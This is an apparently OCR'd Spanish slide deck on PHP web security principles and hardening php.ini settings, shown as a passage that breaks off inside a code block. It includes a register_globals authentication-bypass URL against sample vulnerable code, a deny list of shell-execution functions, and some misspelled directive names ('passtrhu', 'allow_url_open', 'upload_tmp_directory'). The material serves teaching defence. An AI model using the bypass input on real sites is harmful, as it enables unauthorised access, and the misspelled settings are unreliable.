Seguridad en aplicaciones Web con PHP

Karla A. Fonseca Márquez

INTRODUCCIÓN

¿Qué es seguridad?

Ausencia de peligro o riesgo

Seguridad de la información


Conjunto de medidas preventivas y reactivas que permiten resguardar y proteger la información buscando mantener su confidencialidad, disponibilidad e integridad.

Objetivos de la seguridad de la información

- **Confidencialidad**
  - Sólo se debe permitir el acceso a los datos a los cuales el usuario está autorizado.
- **Integridad**
  - Se debe asegurar que los datos no son manipulados por usuarios no autorizados.
- **Disponibilidad**
  - Los datos deben estar disponibles de manera permanente para los usuarios autorizados.

Conceptos básicos

- **Activos**
  - Lo que queremos proteger: Hardware, Software, **Datos**
- **Vulnerabilidad**
  - Debilidad que puede ser utilizada para causar un daño
- **Amenaza**
  - Evento negativo que tiene el potencial de causar un daño
- **Riesgo**
  - Posibilidad de que una amenaza se produzca
  - riesgo = probabilidad x impacto
- **Ataque**
  - Una amenaza hecha realidad


AMENAZAS
Aprovechan
VULNERA-
BILIDADES
Aumentan
Aumentan
RIESGOS

Conocimiento + Protección = Seguridad

¿Qué tanta seguridad?

- No hay aplicaciones 100% seguras
- El nivel de seguridad se debe determinar en función de los objetivos y necesidades.
- Los mecanismos de seguridad que se elijan deben implementarse muy bien.
- Hay que reevaluar el nivel de seguridad periódicamente.
- Una aplicación es tan segura como su componente menos seguro (eslabón más débil).

“ ”

El único sistema seguro es aquel que está apagado, confinado en un bloque de concreto, encerrado dentro de un cuarto sellado por plomo y custodiado por guardianes bien armados. Aún así, tendría mis dudas.

Eugene Spafford

INTRODUCCIÓN A LA SEGURIDAD EN APLICACIONES WEB

Falsas suposiciones

“Tenemos firewalls instalados”

“Realizamos escaneos en la red”

“Usamos SSL”

“Estamos seguros pues trabajamos dentro de una VPN”

“Tenemos actualizado nuestro sistema operativo”

“Nuestra aplicación sólo se usa de manera interna, la seguridad no importa”

“A mi aplicación no le va a pasar”

“No somos el objetivo de los atacantes”

Las aplicaciones Web son inseguras

- La Web no fue diseñada como una plataforma segura.
- Las aplicaciones Web son accesibles desde cualquier parte del mundo.
- No se tiene control sobre el cliente que se utiliza para acceder a la aplicación.


Para tener una aplicación segura

Se requiere aplicar medidas de seguridad en las 3 capas:

- Red
- Host
- Aplicación

Seguridad en Aplicaciones Web

Una vulnerabilidad en la **red** permitirá atacar el **host** o la **aplicación**.
Una vulnerabilidad en el **host** permitirá atacar la **red** o la **aplicación**.
Una vulnerabilidad en la **aplicación** permitirá atacar la **red** o el **host**.
Carlos Lyons, Corporate Security, Microsoft



LA SEGURIDAD DEBE APLICARSE EN TODOS LOS NIVELES

Algunas cifras

80%	de las aplicaciones no cumplen con los estándares básicos de seguridad[1]
73%	de las organizaciones han sido hackeadas al menos una vez en los últimos dos años debido a aplicaciones Web inseguras[2]
70%	de las amenazas se dan en la capa de aplicación[3]
69%	de las organizaciones confían en firewalls para proteger sus aplicaciones[2]
53%	de las organizaciones opinan que la seguridad de sus aplicaciones es responsabilidad de su proveedor de alojamiento Web[2]

Fuentes:


[1] Study of Software Related Cybersecurity Risks in Public Companies, Veracode, 2012


[2] State of Web Application Security Survey, Ponemon Institute, 2011

[3] Gartner, 2010

Una red segura no es suficiente

- El uso de firewalls ayuda en algunos casos, pero en otros varios no.
- Muchos ataques a aplicaciones Web ocurren debido a fallas lógicas en el diseño y/o codificación.





Los sitios pequeños son atacados casi tan frecuentemente como sitios grandes.

- La seguridad es más débil
- Muchos intentos de ataques no los realiza una persona en vivo, sino que se realizan a través de scripts automatizados.

¿Por qué se construye software inseguro?

- La seguridad no se considera como una prioridad
- Se reutiliza código que contiene vulnerabilidades
- Requerimientos de seguridad incompletos o inadecuados
- Dependencia excesiva en herramientas de escaneo de seguridad
- Falta de experiencia

PHP es inseguro por default


PHP también es un blanco muy popular para ataques.

- El lenguaje es muy popular
  - 80% de sitios Web utilizan PHP
- Es muy fácil de aprender
  - Los programadores principiantes se enfocan en que el programa funcione.
- Para que sea seguro, el programador debe programar código adicional o aplicar algunas configuraciones.
  - Para ello, debe saber cuál es ese código adicional y configuraciones.


Los frameworks de desarrollo pueden ayudar:

- Ya incorporan buenas prácticas de seguridad
- Es código que ha sido probado por varios

Desarrollo de Software



Retos de Seguridad en una Aplicación Web



PRINCIPIOS GENERALES DE SEGURIDAD

Principio

Menor privilegio

Menor privilegio

“Cada programa y cada usuario del sistema debe operar usando la menor cantidad de privilegios necesarios para completar el trabajo”

- Jerome Saltzer

Asignación de privilegios

- Usuarios del sistema
  - Permisos específicos a módulos, acciones, registros
- Usuarios de la base datos
  - Permisos específicos para bases de datos, tablas, acciones
- Sistema operativo
  - Usuarios con permisos específicos para directorios
  - Permisos para directorios “públicos”
- Código fuente
  - Niveles de acceso en clases y métodos

Beneficios

Este principio ayuda a reforzar estas áreas vulnerables:

- Autenticación
- Autorización
- Proteger información sensible

Además, contribuye a:

- En caso de un ataque, el daño está limitado
- Es más fácil analizar la causa del ataque y arreglarlo
- Mayor seguridad

Principio

Lo simple es más seguro
(Reduce la superficie de ataque)

Lo simple es más seguro

Lo simple es más seguro

- A más complejidad, mayor cantidad de errores
- Usa nombre de funciones y variables que sean claros
- Escribe comentarios en el código
- Divide grandes secciones de código en funciones pequeñas
- No te repitas (DRY)

Lo simple es más seguro

- Deshabilita o elimina funcionalidades que no se utilicen:
  - Puertos
  - Servicios
  - Protocolos
  - Herramientas instaladas
  - Módulos de la aplicación
  - Código fuente

Principio

Nunca confíes en las entradas del usuario

Nunca confíes en las entradas del usuario

- Incluso los usuarios con buenas intenciones pueden causar daño.
- Sé paranoico
- Los usuarios generalmente no toman la seguridad en serio
- Asume que todos los datos de entrada son maliciosos hasta comprobar lo contrario:
  - Campos en formularios, incluso los campos ocultos
  - Cookies
  - Todo lo que llegue por el HTTP Request (o cualquier otra vía externa)

Nunca confíes en las entradas del usuario

Validación de datos

- Medida más efectiva que sirve para defenderse de los ataques más comunes.
- Se refiere a revisar la validez de los datos antes de que sean procesados.
- Evita que entren datos maliciosos o incorrectos a la aplicación.
- Previene el uso de datos maliciosos para la generación de contenidos o comandos.

Principio

Defensa en profundidad

Defensa en profundidad

- Tener defensas en diferentes capas

Defensa en profundidad

Seguridad redundante

- Al tener varias medidas de seguridad se puede disuadir al atacante de continuar con el ataque
- Una defensa puede llegar a fallar.
  - Por errores en la programación
  - Las circunstancias cambian
  - Se desarrollan nuevos métodos de ataque
- Es mejor tener más de una defensa para una amenaza

Ejemplo

Para protegerse de SQL Injection, usas validación de datos de entrada, pero decides no utilizar sentencias preparadas:

- **Error 1:**
  - Después alguien decide que se requiere aceptar ciertos caracteres como comillas y guiones
- **Error 2:**
  - Se encuentra un nuevo método de codificación que permite que un atacante evada nuestras validaciones
- **Error 3:**
  - Un nuevo requerimiento obliga a crear nuevos campos en la BD, pero el programador olvida validar esos nuevos datos.
- **Error 4:**
  - Una modificación mal hecho hace que ahora las validaciones no funcionen.

Principio


Seguridad por oscuridad

Seguridad por oscuridad

Seguridad por oscuridad

- Los atacantes se benefician de la información
- Limitar la información expuesta:
  - Motivos de un error, como detalles de la base de datos, estructura del directorio de archivos, login fallido, etc.
  - Versiones del software como Servidor Web, lenguajes de programación, entre otros.
- Este principio no debe considerarse como la única defensa ya que en realidad es muy débil.
  - Contribuye un poco al principio de **Defensa en profundidad**

DESARROLLO SEGURO CON PHP



Configuraciones seguras

Mantener las versiones actualizadas

- Las nuevas versiones incluyen correcciones de errores (bug fixes) y parches de seguridad.
- Aplica no solo a PHP, también al servidor Web, manejador de base de datos, framework, librerías, código de terceros, etc.

Configurar register_globals

- register_globals = off
  - Se configura en php.ini
- PHP < 4.2: **On** por default
- PHP 4.2: **Off** por default
- PHP 5.4: Se eliminó la configuración (**Off** siempre)

```
http://somesite.com?page=1&query=hello

<?php echo $page ?>
<?php echo $query ?>
```

Registra las variables provenientes de varias entradas (GET, POST, COOKIES, etc) como globales

```php
<?php
  if (check_password($username, $password)) {
    $logged_in = true;
  }

  if ($logged_in) {
    // display the page
  }
?>
```

```
http://somesite.com?logged_in=true
```

Configurar el reporte y despliegue de errores

- Los errores son una herramienta muy útil tanto para desarrolladores como para atacantes.
- El **desarrollador** los necesita para detectar y corregir defectos durante la etapa de desarrollo.
- El **atacante** los usa para obtener información de la aplicación, como la tecnología, la estructura de directorios, datos de acceso a la base de datos o estructura de tablas.
- Cuando se libera una aplicación a un ambiente de **producción** es importe configurar el manejo de errores correctamente.

Configurar el reporte y despliegue de errores

Son 4 las principales configuraciones:

- **error_reporting**
  - Cuáles errores debe reportar PHP
- **display_errors**
  - Si los errores deben aparecer en la página
- **log_errors**
  - Si los errores deben almacenarse en un log
- **error_log**
  - Ruta al archivo del log donde se almacenan los errores

http://php.net/manual/en/errorfunc.configuration.php

error_reporting

- E_ERROR (errores fatales)
- E_WARNING (errores graves pero que no son fatales)
- E_PARSE (errores de análisis)
- E_NOTICE (avisos de posibles errores)
- E_STRICT (>5.0, mejoras sugeridas)
- E_DEPRECATED (>5.3, código que se eliminará)
- E_ALL

Ambiente de desarrollo

- < 5.0: `error_reporting = E_ALL`
- 5.0-5.4: `error-reporting = E_ALL | E_STRICT`
- >5.4: `error_reporting = E_ALL`

Ambiente de producción

- `error_reporting = E_ERROR | E_WARNING | E_PARSE`
- `error_reporting = E_ALL ^ E_DEPRECATED`
- `error_reporting = E_ALL ^ (E_STRICT | E_DEPRECATED | E_NOTICE)`

display_errors

- **Desarrollo**

  display_errors = On

- **Producción**

  display_errors = Off

log_errors

- **Desarrollo**

  log_errors = Off

- **Producción**

  log_errors = On

error_log

- **Desarrollo**

  error_log = ‘’

- **Producción**

  error_log = /ruta/privada/al/error.log

  error_log = C:\ruta\privada\al\error.log

  error_log = syslog

Configurar magic_quotes

- Las comillas mágicas es un procedimiento que automágicamente limpia los datos de entrada de un script PHP.
  - Todas las ' (comillas simples), " (comillas dobles), \ (barra invertida) y NUL's son escapados con una barra invertida de forma automática.
- Es una configuración que en su momento se creó para hacer las aplicaciones más seguras y prevenir ataques de **SQL Injection**.
- Esta característica ha sido declarada *OBSOLETA* desde PHP 5.3.0 y *ELIMINADA* a partir de PHP 5.4.0.
- Dado que se han declarado obsoletas PHP, no hay ninguna razón para usarlas.

Por qué no usarlas

- **Portabilidad**
  - Si en el ambiente de producción no están habilitadas pero se desarrolló con esa opción habilitada puede haber problemas.
- **Rendimiento**
  - Dado que no todos los datos que se escapen se insertarán en una base de datos, existe un impacto negativo en el rendimiento escapando todos estos datos.
- **Inconvenientes**
  - No todos los datos necesitan escapado, a menudo resulta molesto ver datos escapados cuando no deberían estarlo.

Configurar magic_quotes

- magic_quotes_gpc = Off
  - Se escapan los datos de get / post / cookies (gpc)
- magic_quotes_runtime = Off
  - La mayoría de funciones que devuelven datos desde cualquier tipo de recurso externo incluyendo bases de datos y archivos de texto contendrán comillas escapadas con barras invertidas.

Configurar safe_mode

- El modo seguro de PHP es un intento de resolver el problema de seguridad con servidores compartidos.
- Comprueba si el propietario del script en uso coincide con el del archivo sobre el que se va a operar
- Deshabilita o restringe algunas funciones de php
  - http://php.net/manual/es/features.safe-mode.functions.php
- Esta característica ha sido declarada *OBSOLETA* desde PHP 5.3.0 y *ELIMINADA* a partir de PHP 5.4.0.

Configurar safe_mode

- safe_mode = Off
- safe_mode_gid = Off

Otras configuraciones

- expose_php = Off
  - Por default, PHP regresa la información de la versión con cada petición.
  - Deshabilitarla, contribuye al principio de Seguridad por oscuridad

Configuraciones de restricción

- memory_limit = 8M
- post_max_size = 8M
- max_execution_time = 30
- max_input_time = 60

Configuraciones de deshabilitación

- disable_functions = show_source, exec, shell_exec, system, passtrhu, proc_open, popen
- enable_dl = Off
  - Se puede activar o desactivar la carga dinámica de extensiones PHP

Configuraciones de archivos

- file_uploads = On
- max_file_uploads = 20
- upload_max_filesize = 2M
- open_basedir = /ruta/directorio/publico
  - Limita los directorios a los que puede acceder PHP
- upload_tmp_directory = /ruta/directorio/tmp

Configuraciones de archivos remotos

- allow_url_open = Off
- allow_url_include = Off

Configuración en alojamiento compartido

- Lo más recomendable es configurar PHP utilizando el archivo de configuración php.ini
- En alojamientos compartidos esto no siempre es posible.
  - En estos casos se pueden ajustar algunas configuraciones en tiempo de ejecución, con ini_set.
  - Algunas configuraciones no se pueden ajustar en tiempo de ejecución.
  - La recomendación es tener todas las configuraciones necesarias en un solo archivo y no dispersas en el código.

```php
<?php
ini_set('error_reporting', E_ALL ^ E_DEPRECATED);
ini_set('display_errors', 'Off');
ini_set('log_errors', 'On');
